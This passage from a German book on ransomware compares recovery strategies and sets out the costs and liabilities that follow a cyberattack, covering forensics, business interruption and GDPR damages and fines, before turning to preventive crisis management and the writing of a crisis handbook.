Die Entscheidung für eine Wiederherstellungsstrategie kann für IT-technisch getrennte Systemgruppen (z. B. Windows vs. Linux, unterschiedliche Standorte, verschiedene Legal Entities) unterschiedlich getroffen werden. Das Fazit ist: Je besser die Sicherheit vor dem Angriff war, umso attraktiver ist „Säubern ohne Notfallbetrieb“. Je mehr Planungen für Verbesserungen in der IT-Sicherheit nicht umgesetzt in der Schublade liegen, umso interessanter ist „Neuaufbau mit Notfallbetrieb“. „Säubern mit Notfallbetrieb“ ist für alle, die eigentlich einen Neuaufbau machen müssten, sich diesen aber nicht leisten können oder wollen. Die Option „Neuaufbau ohne Notfallbetrieb“ existiert nur der Vollständigkeit halber.

Tab. 16.1 Gegenüberstellung Wiederherstellungsstrategien

	Säubern ohne Notbetrieb	Säubern mit Notbetrieb	Neuaufbau mit Notbetrieb	Neuaufbau ohne Notbetrieb
Stand nach 1 Woche	Forensik unterwegs, Betrieb steht noch großteils	Erste Systeme stehen wieder, Betrieb läuft <20%		Neue Infrastruktur steht, Betrieb steht noch großteils
Stand nach 2 Wochen	Forensik fast abgeschlossen, Betrieb steht noch großteils	Betrieb läuft zu 80% aber im ineffizienten Notbetrieb		Betrieb läuft zu 20% normal
Stand nach 5 Wochen	Betrieb läuft zu 95% normal, Notbetrieb ggf. abgeschaltet. Unsichere Architektur, veraltete Systeme, schlechte Doku oder schwierige Forensik verzögern um bis zu 5 Wochen		Betrieb läuft zu 90%, etliche Teile noch im ineffizienten Notbetrieb	Betrieb läuft zu 50% normal
Stand nach 12 Wochen	Betrieb läuft zu 99% normal	Betrieb läuft zu 99% normal	Notbetrieb abgeschaltet, Betrieb läuft zu 95% normal	Betrieb läuft zu 95% normal

(Fortsetzung)

Tab. 16.1 (Fortsetzung)

Risiko einer Re-Infektion durch die Angreifer	Durch Zusatzmaßnahmen (EDR, SOC, ggf. Internet Whitelisting) beherrschbar, aber vorhanden	Niedrig, wenn dann im Netz des Notbetriebs	Sehr niedrig
Risiko eines erneuten, getrennten Ransomware-falls	Durch die Zusatzmaßnahmen niedriger als zuvor, muss aber über die Zeit noch signifikant verbessert werden	Sehr niedrig, IT-Sicherheit des Neusystems ist state of the art	
Benötigtes IT-Know-How	Wie zuvor	Flexibilität für Notbetrieb, danach wie zuvor	Flexibilität für Notbetrieb, vorher nicht benötigtes Wissen notwendig
Zusätzlich benötigte personelle Ressourcen	Security Operation Center	Zusätzliche Kräfte wg. ineffizientem Notbetrieb, Security Operation Center	Zusätzliche Kräfte wg. ineffizientem Notbetrieb und IT-Neuaufbau notwendig
Benötigte Hard- und Software	Nicht nennenswert	Zusätzliche Hardware temporär erforderlich	Zusätzliche Hardware temporär erforderlich, Investitionen notwendig



Schäden und Schadenshöhe

17

Ein Cyberangriff verursacht typischerweise eine Vielzahl von Schadens- und Kostenpositionen. Das folgende Kapitel wurde von Herrn Dr. Paul Malek und Frau Charlotte Kurtz aufgrund ihrer praktischen Erfahrungen auf diesem Gebiet verfasst. Herr Dr. Malek ist Rechtsanwalt bei der internationalen Rechtsanwaltskanzlei Clyde & Co Europe LLP und auf Cyberrisiken und Cyberversicherungen spezialisiert. Frau Kurtz ist wissenschaftliche Mitarbeiterin bei Clyde & Co Europe LLP.

Cyberangriffe können Unternehmen auf sehr unterschiedliche Weise treffen. Es kann grundsätzlich alle Unternehmen treffen, unabhängig ihrer Größe, Branche, Ausrichtung und Netzwerkstruktur. Die im jeweiligen Einzelfall durch einen Cyberangriff verursachten Schäden sind sehr unterschiedlich, ebenso wie die notwendigen Gegenmaßnahmen. Allgemeingültige Schätzungen zu einer durchschnittlichen Schadenshöhe sind daher ohne Berücksichtigung der Unternehmensgröße, der IT-Struktur und der durch den Vorfall notwendig gewordenen Maßnahmen nicht möglich.

Soweit Schätzungen zum Gesamtschaden für deutsche Unternehmen durch Ransomware, Datendiebstahl oder Wirtschaftsspionage vorliegen, wird dieser vielfach auf deutlich über 100 Mrd. EUR geschätzt. Nach einer Schätzung des Branchenverbandes Bitkom lag der Gesamtschaden in den Jahren 2018 und 2019 bei rund 103 Mrd. EUR und stieg zuletzt auf 203 Mrd. EUR im Jahr 2022.¹ Bezogen auf den Einzelfall variieren die Schätzungen. Wie skizziert, macht es für die Schadenshöhe einen erheblichen Unterschied, ob der Ablauf des Cyberangriffs und der Angriffsvektor schnell identifiziert werden können oder ob die IT-Forensik-Spezialisten den ursprünglichen Angriffsvektor erst aus unzähligen Indizien rekonstruieren und damit die sprichwörtliche „Nadel im Heuhaufen“ suchen müssen. Ähnlich verhält es sich mit den Kosten für die Wiederherstellung der IT-Systeme:

¹ Bitkom, Wirtschaftsschutz 2021, 05.08.2021, S. 10.

Je umfangreicher und komplexer die IT-Struktur ist, desto mehr Aufwand ist zur Wiederherstellung nötig. Laut einer Studie der HDI Versicherung AG verursachen 26 % der (erfolgreichen) Angriffe auf kleine und mittlere Unternehmen einen Schaden zwischen 50.000 und 100.000 EUR. Bei 32 % der befragten Unternehmen lag er unter 25.000 und bei 1 % über 500.000 EUR.²

Hinsichtlich des Verhältnisses der einzelnen Schadenspositionen zueinander ist bei Angriffen mit Ransomware der Betriebsunterbrechungsschaden in der Praxis typischerweise die größte Schadensposition. Sind von dem Vorfall auch personenbezogene (sensible) Daten betroffen, können datenschutzrechtliche Haftpflichtansprüche und die entsprechenden Abwehrkosten die größte Schadensposition darstellen. Liegt ein US-Bezug vor und wurde eine Class Action gegen das betroffene Unternehmen eingeleitet, sind die Abwehrkosten erfahrungsgemäß besonders hoch und erreichen bereits nach wenigen Monaten Millionenbeträge.

17.1 Eigenschäden des Unternehmens

Die Schadenspositionen eines Ransomware-Angriffs teilen sich in Eigenschäden des Unternehmens und Haftpflichtschäden. Die Eigenschäden wiederum teilen sich in die in den folgenden Abschnitten aufgeführten Kategorien.

17.1.1 Betriebsunterbrechungsschaden

Werden die IT-Systeme des Unternehmens durch Ransomware verschlüsselt, kommt es regelmäßig zu einer vollständigen oder zumindest teilweisen Betriebsunterbrechung, d. h., dass die gewohnten Geschäftsprozesse nicht aufrechterhalten werden können. Die Höhe des Betriebsunterbrechungsschadens hängt dabei maßgeblich von der Dauer der Betriebsunterbrechung und der Umsatzkennzahlen des Unternehmens ab. Es kommt während der Betriebsunterbrechung häufig zu Umsatzeinbußen, während die laufenden Fixkosten (z. B. Personalkosten) vom Unternehmen getragen werden müssen. In marktüblichen Cyberversicherungen sind der Betriebsergebnis und die fortlaufenden Kosten versichert, die im Zeitraum der Betriebsunterbrechung nicht erwirtschaftet werden konnten. Dieser Betriebsunterbrechungsschaden wird dann entweder durch Sachverständige ermittelt oder anhand von Tagespauschalen reguliert, sofern Letztere bei Abschluss der Cyberversicherung vereinbart wurden.³

Laut der HDI-Cyber-Security-Studie hatten 34 % der befragten Unternehmen, die von einem Cyberangriff betroffen waren, eine Betriebsunterbrechung von mindestens zwei

² HDI-Studie zu Cyber-Sicherheit – Information und Risiko-Awareness bei KMU, 19.05.2022, abrufbar unter: <https://www.hdi.de/ueber-uns/presse/hdi-studie-zu-cybersicherheit/>.

³ Vgl. Klimke, in: Prölss/Martin, VVG, 31. Aufl. 2021, AVB Cyber, A4_1 A4-1 Rn. 21, 22.

Tagen. Rund 15 % mussten sogar eine Betriebsunterbrechung von vier bis sieben Tagen in Kauf nehmen.⁴ Insgesamt ist zu berücksichtigen, dass die Entfernung von Schadsoftware und das Einspielen von Updates bei komplexen IT-Systemen selbst in sehr kleinen Unternehmen regelmäßig nicht an einem Tag erledigt werden können.⁵

Weitere mit der Betriebsunterbrechung zusammenhängende typische Kostenpositionen sind Aufwendungen zur (teilweisen) Aufrechterhaltung des Geschäftsbetriebs oder zur Beschleunigung der Wiederherstellung der Systeme, z. B. Überstunden der Mitarbeiter.⁶

17.1.2 IT-Forensik

Die IT-Forensik ist ein Schlüsselfaktor zur nachhaltigen Schadensbeseitigung und zur Minimierung von Betriebsunterbrechungsschäden. Die Kosten für IT-forensische Untersuchungen hängen stark von der Zielsetzung der Untersuchung und der Komplexität des untersuchten Vorfalls ab. Relevant ist auch, wie komplex und umfangreich die betroffenen IT-Systeme des Unternehmens sind, wie lange sich die Angreifer unbemerkt in den Netzwerken des Unternehmens bewegen konnten, ob ein zentraler Logserver und die wesentlichen Logdaten noch vorhanden sind. Häufig ist zu Beginn der Untersuchung das genaue Ausmaß des Vorfalls nicht bekannt. Daher kann der erforderliche Untersuchungsaufwand erst nach einer ersten Bestandsaufnahme abgeschätzt werden. Die Schadenssummen reichen regelmäßig von kleinen vierstelligen Beträgen bis zu hohen sechsstelligen Beträgen.

17.1.3 Wiederherstellungskosten

Im Falle einer Beeinträchtigung von IT-Systemen durch Ransomware ist es notwendig, die für den Betrieb der Systeme notwendigen Daten idealerweise aus vorhandenen Backups wiederherzustellen und die betroffenen Daten in einen Systemzustand vor dem Ausfall zurückzuversetzen. Damit verbunden ist teilweise auch die Bereinigung der IT-Systeme von der Schadsoftware.⁷ Ziel ist es, alle Schäden unverzüglich zu beheben, den Datenbestand und den Zugriff auf die Daten wiederherzustellen, damit der Geschäftsbetrieb schnellstmöglich wieder aufgenommen werden kann.⁸ Insofern geht es bei den Wiederherstellungskosten bei kleineren und mittleren Unternehmen im Wesentlichen um Kosten

⁴ HDI-Studie zu Cyber-Sicherheit – Information und Risiko-Awareness bei KMU, 19.05.2022, abrufbar unter: <https://www.hdi.de/ueber-uns/presse/hdi-studie-zu-cybersicherheit/>.

⁵ Cyberrisiken im Mittelstand, Forsa-Befragung Frühjahr 2018, S. 8.

⁶ Vgl. Malek/Schütz, r+s 2019, 421, 429.

⁷ Fortmann, r+s 2019, 429, 432.

⁸ Malek/Schütz, r+s 2019, 421, 429.

für Überstunden des eigenen Personals, das die Wiederherstellung unterstützt und durchführt, und um Kosten für externe Dienstleister, die die Wiederherstellung durchführen oder die Wiederherstellung unterstützen.⁹

17.1.4 Systemverbesserungen

Systemverbesserungen beziehen sich auf Änderungen oder Optimierungen, die am IT-System vorgenommen werden, um dessen Sicherheit, Leistungsfähigkeit oder Zuverlässigkeit zu verbessern.¹⁰ Hierzu zählen z. B. Updates und neue Softwareversionen. Eine unmittelbare Verbesserung der IT-Strukturen im Rahmen der Wiederherstellung ist dann erforderlich, wenn der Schadensfall auf veraltete Sicherheitsprozesse zurückzuführen ist. Diese Verbesserungen müssen dann vorgenommen werden, um potenzielle Sicherheitslücken zu schließen oder die Zuverlässigkeit des Systems zu erhöhen. Teilweise kann es aber auch aus betriebswirtschaftlicher Sicht sinnvoll sein, bei der Wiederherstellung der Systeme direkt auf neue Softwareversionen oder Betriebssysteme zurückzugreifen. Eine konkrete Kostenschätzung dieser im Einzelfall entstehenden Mehrkosten ist nicht möglich und hängt davon ab, welche konkreten Verbesserungen eingeführt werden.

Beim Abschluss einer Cyberversicherung ist zu beachten, dass solche Systemverbesserungen typischerweise nicht oder allenfalls in geringem Umfang versichert sind, soweit es um die Schließung der schadensursächlichen Sicherheitslücke geht. Denn bei Systemverbesserungen handelt es sich nicht um Schäden oder Kosten, die durch den Cyberangriff verursacht wurden. Vielmehr handelt es sich um eine Investition des Unternehmens in die eigenen IT-Systeme und somit um eine Präventivmaßnahme.

17.1.5 Krisenmanagement

Unter dem Begriff Krisenmanagement oder auch Krisenberatung können unterschiedliche Tätigkeiten verstanden werden. Da ein Cyberangriff unterschiedliche und vielfältige Auswirkungen haben kann, werden zum Teil Dienstleister einbezogen, die beratend und auch unterstützend tätig werden und die notwendigen Maßnahmen koordinieren, die nach einem Cyberangriff zu ergreifen sind.

⁹ Bitkom, Wirtschaftsschutz 2021, 05.08.2021, S. 15.

¹⁰ HK-VVG/Pawig-Sander A.4-2 AVB Cyber Rn. 9.

17.1.6 Krisenkommunikation und Reputationsschaden

Krisenkommunikation bezeichnet die Kommunikation des Unternehmens mit der Öffentlichkeit in Krisenzeiten.¹¹ Insbesondere bei größeren, öffentlichkeitswirksamen Vorfällen liegt es im Interesse des Unternehmens, sich auch nach außen hin transparent zu verhalten, um so die Reputation des Unternehmens zu schützen. So können Kosten für die Einrichtung einer Hotline für Kunden, Lieferanten und die Öffentlichkeit, für die Einschaltung einer Public-Relations-Agentur (PR-Agentur), für Entschädigungszahlungen (ggf. freiwillige Leistungen zur Vermeidung langwieriger Rechtsstreitigkeiten) sowie für die Nachbereitung der Krise und die Begleitung von Verbesserungsmaßnahmen (durch Vermarktung der erfolgreichen Krisenbewältigung) anfallen.

17.1.7 Rechtliche Beratung und datenschutzrechtliche Notifizierung

In Krisensituationen müssen oft rechtliche Fragen schnell geklärt werden, weshalb in bestimmten Situationen Rechtsanwälte hinzugezogen werden. Hauptsächlich dann, wenn es um vertiefte datenschutzrechtliche Fragestellungen geht, eine Haftung gegenüber Dritten oder Mitarbeitern im Raum steht oder sonstige regulatorische Verpflichtungen zu erfüllen sind. Es entstehen dann Kosten für die rechtliche Beurteilung und Beratung durch Rechtsanwälte, Kosten für etwaige zivilrechtliche Verfahren und/oder Kosten für die Verteidigung in Straf- oder Bußgeldverfahren.

Weiterhin ist grundsätzlich nach jedem Cyberangriff, bei dem auch personenbezogene Daten betroffen sind, eine Meldung an die zuständigen Datenschutzbehörden erforderlich (siehe Art. 33 der Datenschutz-Grundverordnung, DSGVO). In einfachen oder „Standardfällen“ kann dies in der Regel durch das Unternehmen selbst erfolgen. Sind viele oder sensible personenbezogene Daten betroffen, kann es jedoch sinnvoll sein, spezialisierte juristische Berater hinzuzuziehen. Sind große Datenmengen und eine Vielzahl personenbezogener Daten betroffen, kann ein sogenanntes Data Mining erforderlich sein. Dabei wird ermittelt, welche personenbezogenen Daten im Einzelnen betroffen sind und welche Personen betroffen sind, um ggf. einer Meldepflicht nach der DSGVO nachzukommen (Art. 34 DSGVO).

¹¹ Lesser, Haftungsprobleme und Versicherungslösungen bei Cyber-Risiken: 2020, S. 98; Malek/Schütz, Phi 5/2018, S. 179.

17.2 Haftpflichtschäden

Ein Cyberangriff kann nicht nur erhebliche Schäden und Kosten verursachen, sondern auch erhebliche Haftungsrisiken für Unternehmen und deren Geschäftsleiter mit sich bringen. Die rechtlichen Folgen eines Cyberangriffs können je nach Umfang des Angriffs und der Art der betroffenen Daten und Systeme sehr unterschiedlich sein.

17.2.1 Haftung des Unternehmens nach DSGVO

Sind bei dem Cyberangriff personenbezogene Daten betroffen, kann das Unternehmen von den betroffenen Personen für den daraus entstandenen Schaden haftbar gemacht werden. Zentrale Regelung ist Art. 82 Abs. 1 DSGVO, wonach jeder Person, der wegen eines Verstoßes gegen die DSGVO ein materieller oder immaterieller Schaden entstanden ist, ein Anspruch auf Schadenersatz gegen den Verantwortlichen oder den Auftragsverarbeiter zusteht.¹² Nach dieser Regelung kann demnach nicht nur Ersatz des materiellen Schadens, also des Vermögensschadens, verlangt werden, sondern auch Ersatz des immateriellen Schadens. Hierbei handelt es sich um eine Art „Schmerzensgeld“ für den Verlust der Vertraulichkeit der personenbezogenen Daten. Die genauen Voraussetzungen eines solchen Anspruchs sind umstritten. Dennoch gibt es bereits zahlreiche Fälle, in denen deutsche Gerichte den betroffenen Personen Schadenersatz zwischen EUR 300 und EUR 5000 zugesprochen haben (pro Person).¹³

17.2.2 Datenschutzrechtliche Bußgelder

Stellt sich durch den Vorfall heraus, dass das Unternehmen seinen datenschutzrechtlichen Pflichten nach der DSGVO nicht nachgekommen ist, drohen zum Teil empfindliche Bußgelder. Für die im Gesetz in Art. 83 Abs. 5 DSGVO aufgeführten, besonders gravierenden Verstöße beträgt der Bußgeldrahmen bis zu 20 Mio. EUR oder bis zu 4 % des gesamten weltweit erzielten Jahresumsatzes des vorangegangenen Geschäftsjahrs, je nachdem, welcher Wert höher ist. Ebenso können aufgrund gesetzlicher Vorgaben (z. B. Bundesdatenschutzgesetz, IT-Sicherheitsgesetz) in bestimmten Branchen (weiterhin) Bußgelder verhängt werden (z. B. Telekommunikation, Finanzwesen etc.).

¹² Vgl. Meyer/Biermann, MMR 2022, 940.

¹³ Vgl. Spittka/Malek WPg, 2023 mit weiteren Nachweisen (im Erscheinen).

17.2.3 Vertragliche Haftung gegenüber Geschäftspartnern

Verletzt das von dem Cyberangriff betroffene Unternehmen seine IT-Sicherheitspflichten, indem es z. B. keine ausreichende IT-Sicherheit seiner Produkte oder seines Unternehmens gewährleistet,¹⁴ und entsteht dem Geschäftspartner des Unternehmens hierdurch ein Schaden, so können vertragliche Ansprüche wegen Verletzung einer vertraglichen Hauptpflicht gemäß § 280 Abs. 1 Bürgerliches Gesetzbuch (BGB) in Betracht kommen.¹⁵ Insbesondere in Verträgen mit IT-Dienstleistern werden solche Pflichten zur Gewährleistung der IT-Sicherheit zwischen den Parteien vereinbart und bestimmte Sicherheitsanforderungen vertraglich festgelegt, die der Outsourcing-Dienstleister zu erfüllen hat.¹⁶

Ist die IT-Sicherheit hingegen nicht (ausdrücklich) zwischen den Geschäftspartnern vertraglich vereinbart, kann sie dennoch im Rahmen der Schutzpflicht des Unternehmens nach § 241 Abs. 2 BGB von Bedeutung sein. Nach § 241 Abs. 2 BGB sind Vertragsparteien verpflichtet, auf die Rechte und Rechtsgüter des anderen Teils Rücksicht zu nehmen. Eine Schutzpflicht kommt in Betracht, wenn eine Vertragspartei Daten des Vertragspartners gespeichert hat und deshalb verpflichtet ist, technische und organisatorische Maßnahmen zum Schutz der personenbezogenen Daten zu treffen. Dies ist insbesondere bei Betreibern von Online-Shops sowie bei Banken, die Online-Banking anbieten, der Fall.¹⁷ Kommt es also zu einem Cyberangriff, und hat das betroffene Unternehmen keine ausreichende IT-Sicherheit gewährleistet, kommen solche Schadensersatzansprüche wegen Verletzung von vertraglichen Neben- und Schutzpflichten in Betracht.

17.2.4 Haftung von Geschäftsleitern für Cyberangriffe

Nach Cyberangriffen kommen auch (Regress-)Ansprüche der geschädigten Gesellschaft gegen ihre Geschäftsführung in Betracht. Nach § 93 Aktiengesetz (AktG) bzw. § 42 Gesetz betreffend die Gesellschaften mit beschränkter Haftung (GmbHG) haben Vorstände und Geschäftsführer die Sorgfalt eines ordentlichen Geschäftsmanns anzuwenden. Geschäftsleiter, die diese Obliegenheit verletzen, haften der Gesellschaft für den dadurch entstandenen Schaden. Eine Haftung der Geschäftsleiter im Nachgang zu einem Cyber-Vorfall kommt also dann in Betracht, wenn keine ausreichenden Sicherheitsvorkehrungen getroffen wurden, um das Risiko eines erfolgreichen Cyberangriffs zu minimieren.¹⁸ Denn die Funktionsfähigkeit der IT-Systeme ist im Regelfall zur Aufrechterhaltung des

¹⁴ Lesser, Haftungsprobleme und Versicherungslösungen bei Cyber-Risiken: 2020, S. 23.

¹⁵ Vgl. z. B. MüKoBGB/Bachmann, § 241 Rn. 35; Jauernig/Mansel BGB § 241 Rn. 9 ff.

¹⁶ Beucher/Utzerath, MMR 2013, 362, 367; Mehrbrey/Schreibauer, MMR 2016, 75, 79; Heckmann, MMR 2006, 280, 283.

¹⁷ Beucher/Utzerath, MMR 2013, 362, 367; Mehrbrey/Schreibauer, MMR 2016, 75, 79; Heckmann, MMR 2006, 280, 283.

¹⁸ Fortmann, r+s 2019, 688, 691, 692; Schmidt-Versteyl, NJW 2019, 1637, 1640.

Geschäftsbetriebs des Unternehmens erforderlich.¹⁹ Im Rahmen ihrer Legalitätspflicht hat die Geschäftsleitung darüber hinaus dafür Sorge zu tragen, dass das Unternehmen so organisiert und überwacht wird, dass keine Gesetzesverstöße begangen werden und das Unternehmen jederzeit in der Lage ist, die oben beschriebenen Pflichten – im vorliegenden Zusammenhang also insbesondere die Pflichten aus der DSGVO bzw. dem BDSG – zu erfüllen.²⁰ Diese Organisationspflichten obliegen nicht nur dem unmittelbar für die IT-Sicherheit zuständigen Mitglied der Geschäftsleitung, sondern allen Geschäftsführern gemeinsam. Es besteht eine Gesamtverantwortung der Geschäftsleitung.²¹ Insgesamt ist Geschäftsführern und Vorständen daher zu raten, sich frühzeitig mit dem Thema Cyber-Sicherheit zu befassen.

¹⁹ Bensinger/Kozok, CB 2015, 376, 378; Beucher/Utzerath, MMR 2013, 362, 366.

²⁰ BGH NJW 2011, 88, 92; MüKoAktG/Spindler AktG § 93 Rn. 74.

²¹ Freund, NZG 2021, 579, Schmidt-Versteyl, NJW 2019, 1637, 1640, 1641.

Teil III

Ich will nicht, dass es passiert!



Präventives Krisenmanagement

18

Hat sich ein Unternehmen nicht auf Krisen vorbereitet, verliert es in der Praxis eines Ransomware-Angriffs oft wertvolle Zeit. Die Meldewege sind unklar. Oft erfordert es mehrere Anrufe von mehreren Seiten, bis der IT-Leiter informiert ist. Nachdem dieser die Lage erkannt hat, vergeht wieder wertvolle Zeit beim Identifizieren und Zusammenrufen der dringend benötigten internen Mitarbeiter. Anstatt die Telefonnummern und Kontakt-
daten der benötigten externen Experten parat zu haben, werden Mitarbeiter losgeschickt, um Hilfe zu suchen. Vergleichsweise chaotisch werden in einem vom Geschäftsführer/Vorstand zusammengerufenen Ad-hoc-Krisenstab die in Kap. 9–12 beschriebenen Aktionen teilweise durchgeführt. Aufgrund fehlender Prozesse und Abläufe ist Zeit verstrichen, die für unternehmensweite Maßnahmen zur Eindämmung des Schadens dringend notwendig gewesen wären.

Seit Jahrzehnten sind bestehende, etablierte Strukturen und Prozesse Grundlage für das Wachstum und den Erfolg eines Unternehmens. Die wichtigste Erkenntnis beim Aufbau einer Krisenorganisation ist, dass diese hochspezialisierten Prozesse in einer Krise nicht zielführend sind. Krisen sind Situationen, die (hoffentlich) selten, aber unerwartet auftreten und in der Anfangsphase mangels Informationen, durch Unsicherheiten, Panik, Lähmung und Ratlosigkeit geprägt sind. Die eingespielten, arbeitsteilig organisierten Führungsstrukturen sind damit überfordert und die regulären Geschäftsprozesse sind beeinträchtigt. Krisen bedingen Handlungsentscheidungen unter extremem Zeitdruck und ziehen das Interesse der Medien, Bevölkerung oder der Behörden auf sich. Falsch behandelt kann sich eine Krise so zuspitzen, dass sie schwer beherrschbar und für das Unternehmen existenzgefährdend wird.

18.1 Krisenprävention

Nicht immer lassen sich Krisen vermeiden, aber jede Krise, die sich vermeiden lässt, sollte vermieden werden. Der beste Weg für ein Unternehmen ist es, Krisenprävention zu betreiben. Im ersten Schritt muss sich das Unternehmen über die realistischen Bedrohungsspektren klar werden (siehe Abb. 18.1). Für viele dieser Bedrohungen gibt es Frühwarnsysteme. Die Verantwortlichen müssen diese allerdings kennen und nutzen. Für die IT zeigen die Kap. 19 und 20 hier den Weg. Auch die Minimierung und Erkennung von Sicherheitslücken und Angriffsflächen ist Teil der Krisenprävention. Für die IT zeigt Kap. 21 hier den Weg auf. Aber auch der Nicht-IT-Bereich enthält viele Themen, auf die sich ein Unternehmen ggf. vorbereiten muss.

Die Erstellung von Risikoanalysen, also die Identifizierung, Bewertung und Einschätzung der Risikoeintrittswahrscheinlichkeit sowie des (finanziellen) Schadens, ist der erste Schritt zu einer adäquaten Krisenprävention. Im zweiten Schritt muss dann die Krisenbewältigung im Vordergrund stehen.




Abb. 18.1 Typische Bedrohungsszenarien

18.2 Krisenhandbuch erstellen

Der beste Weg, sich auf Krisen vorzubereiten, ist, eine temporäre Organisation zu definieren, die das Unternehmen durch diese Situation führt. Die Vorgaben und Vorbereitungen für diese Krisenorganisation werden in einem Krisenhandbuch niedergelegt. Das Hinzuziehen externer Berater für den täglichen Betrieb wird bei internen Fachbereichen oftmals (zurecht) kritisch gesehen. Für eine temporäre, selten benötigte Krisenorganisation ist es hingegen ökonomisch sinnvoll, Teile des benötigten Know-hows extern einzukaufen. Dies beginnt bereits beim Definieren der Krisenorganisation und dem Erstellen des Krisenhandbuchs.

Das Krisenhandbuch enthält Maßnahmenempfehlungen, legt die Verantwortlichkeiten und Kommunikationswege fest, definiert Sofortmaßnahmen und einen Krisenplan zur Koordination. Es zeigt Wege zur Informationsbeschaffung in Krisen auf. Und nicht zuletzt legt es die formale Reaktion auf Bedrohungseignisse fest, die primär die finanzielle und operative Stabilität des Unternehmens gefährden.

Der Krisenstab ist dabei nicht für jede Störung zuständig, sondern nur für Notfälle und Krisen (siehe Abb. 18.2 sowie Tab. 18.1 und 18.2). Der Übergang zwischen den Stufen ist fließend und kann im Situationsverlauf eskalieren oder deeskalieren.

Oft liegen in einem Unternehmen bereits Teile der notwendigen Dokumentation vor:

- Richtlinien (u. a. Reisesicherheitsrichtlinie, Evakuierungsrichtlinie),
- Anweisungen und Handbücher (u. a. Notfall- und Krisenmanagementhandbuch, Krisenkommunikationshandbuch),
- Unternehmens- und Organisationsbeschreibungen (u. a. Sicherheitskonzepte),
- Business-Impact- und Risiko-Analysen,
- Business-Continuity (BC) Pläne,
- Checklisten (u. a. Szenarien),
- Formblätter (u. a. Krisenstabsprotokoll, Formular Ersteinschätzung der Lage),
- organisatorische Dokumente (u. a. Krisenräume und interne und externe Kontaktdaten).

Diese müssen nun anhand der Bedrohungsanalyse auf Vollständigkeit geprüft, in eine einheitliche, schnell auffindbare Form gebracht und ggf. mit Checklisten, Ablaufplänen und Notfallkonzepten ergänzt werden.

Der übergeordnete Entscheidungsfindungsprozess ist im Wesentlichen standardisiert (siehe Abb. 18.3).

Auch der Ablaufplan ist über die meisten Organisationen hinweg gleich (siehe Abb. 18.4).

Die Herausforderung ist es jedoch, als Bindeglied zwischen den Bottom-Up erarbeiteten Detailplänen für die kritischen Bedrohungsszenarien und der Top-Down-Vorgehensweise eine für das Unternehmen passende Notfall- und Krisenorganisation zu definieren. Temporär für den Not- oder Krisenbetrieb aufgebaut, soll sie schnelle




Abb. 18.2 Störung, Notfall, Krise

Informations- und Entscheidungswege sicherstellen. Dabei entscheidet der Krisenstab im Umgang mit businesskritischen bzw. existenzgefährdenden Krisen und Katastrophen. Lokale Krisenstäbe (LCMTs), meist bei Großunternehmen implementiert, koordinieren und reagieren im Falle von lokalen Krisen und Katastrophen und können eigenständig oder ergänzend handeln. Sie unterstehen stets den Entscheidungen des zentralen Krisenstabs. Das entsprechende Organigramm (siehe Abb. 18.5) muss mit Namen und Telefonnummern gefüllt werden, um im Ernstfall schnell in Aktion treten zu können.

